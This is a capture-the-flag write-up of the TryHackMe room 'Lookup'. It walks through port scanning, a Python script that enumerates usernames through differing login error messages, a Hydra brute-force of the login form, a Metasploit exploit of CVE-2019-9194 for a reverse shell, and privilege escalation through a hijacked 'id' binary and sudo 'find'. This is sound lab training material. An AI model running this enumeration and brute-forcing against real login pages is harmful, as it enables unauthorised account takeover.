TryHackMe / Easy / Linux
Lookup
Tested by:
Testing performed by Nikolay Kravtsov, a beginner information security specialist at 13:51 *(Very simple room, suitable for beginners, but already quite knowledgeable web specialists)*. This time I decided to remove the order of the services used and the vulnerabilities found.
Files used:

- user.txt - flag.
- root.txt - flag.
- py.py - a username enumeration script that takes advantage of a developer’s mistake :)

- id is a fake command to get a file with passwords.
- passwd is the same password file that we copied.
Procedure:
1) Launch openvpn for access; kex to make Linux more convenient
kex --win && sudo openvpn Kolya080808.ovpn2) Scanning ports using nmap.
Results:
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.9 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 44:5f:26:67:4b:4a:91:9b:59:7a:95:59:c8:4c:2e:04 (RSA)
|   256 0a:4b:b9:b1:77:d2:48:79:fc:2f:8a:3d:64:3a:ad:94 (ECDSA)
|_  256 d3:3b:97:ea:54:bc:41:4d:03:39:f6:8f:ad:b6:a0:fb (ED25519)
80/tcp open  http    Apache httpd 2.4.41 ((Ubuntu))
|_http-title: Did not follow redirect to http://lookup.thm
|_http-server-header: Apache/2.4.41 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
3) Launch Gobuster to search for directories.
- Results:
Ничего не дало.
4) Since gobuster didn’t find anything interesting, I went to look at the site itself:
Result:


5) I tried different usernames and passwords, but in vain. But I discovered that when I enter the username “admin” it does not display “Incorrect login or password”, but “Incorrect password”. Therefore, I started enumerating users using this script:
Finding:

- Script:
import requests

url = "http://lookup.thm/login.php"

wordlist = "/usr/share/seclists/Usernames/Names/names.txt"

try:
    with open(wordlist, "r") as f:
        for line in f:
            username = line.strip()
            if not username:
                continue
            data = {
                "username": username,
                "password": "asdasdasd"
            }
            response = requests.post(url, data=data)
            if "Wrong password" in response.text:
                print(f'username found: {username}')
            elif "Wrong username" in response.text:
                continue
except requests.RequestException as e:
        print(f'An error occured: {e}')
Result:

6) Unfortunately, I had to look up the username jose in a walkthrough because enumeration was taking too long. We can now brute-force jose’s password with Hydra:
Command:
hydra -l jose -P ../rockyou.txt lookup.thm http-post-form "/login.php:username=^USER^&password=^PASS^:Wrong" -VResult:

7) Go to the control panel, adding a new subdomain to the /etc/hosts file, and see what can be done:
Result:


8) After Googling, I found CVE-2019-9194 and used it in a metasploit to get a reverse shell:
Result:
9) Next, I decided to look at what files we can use to escalate privileges, and one binary interested me:
Result:

10) Understanding what this file does, I replaced the /usr/bin/id file with my own and gained access to the list of passwords for the think user:
Result:
11) While doing a simple password search, I logged in via ssh and read user.txt:
Result:

12) Next, to escalate privileges, I looked using
sudo -lwhat can a think user do as root, and found the find command:Result:

13) Well, with help GTFObins read root.txt:
Result:

Note
Note:
The room is simple, but it takes a long time to sniff out what can be done. I liked it, but I could have done it faster if I had immediately realized that with my script it would take a very long time to search for jose))
Thanks TryHackMe for the room!
Video walkthrough
- Original:
- YouTube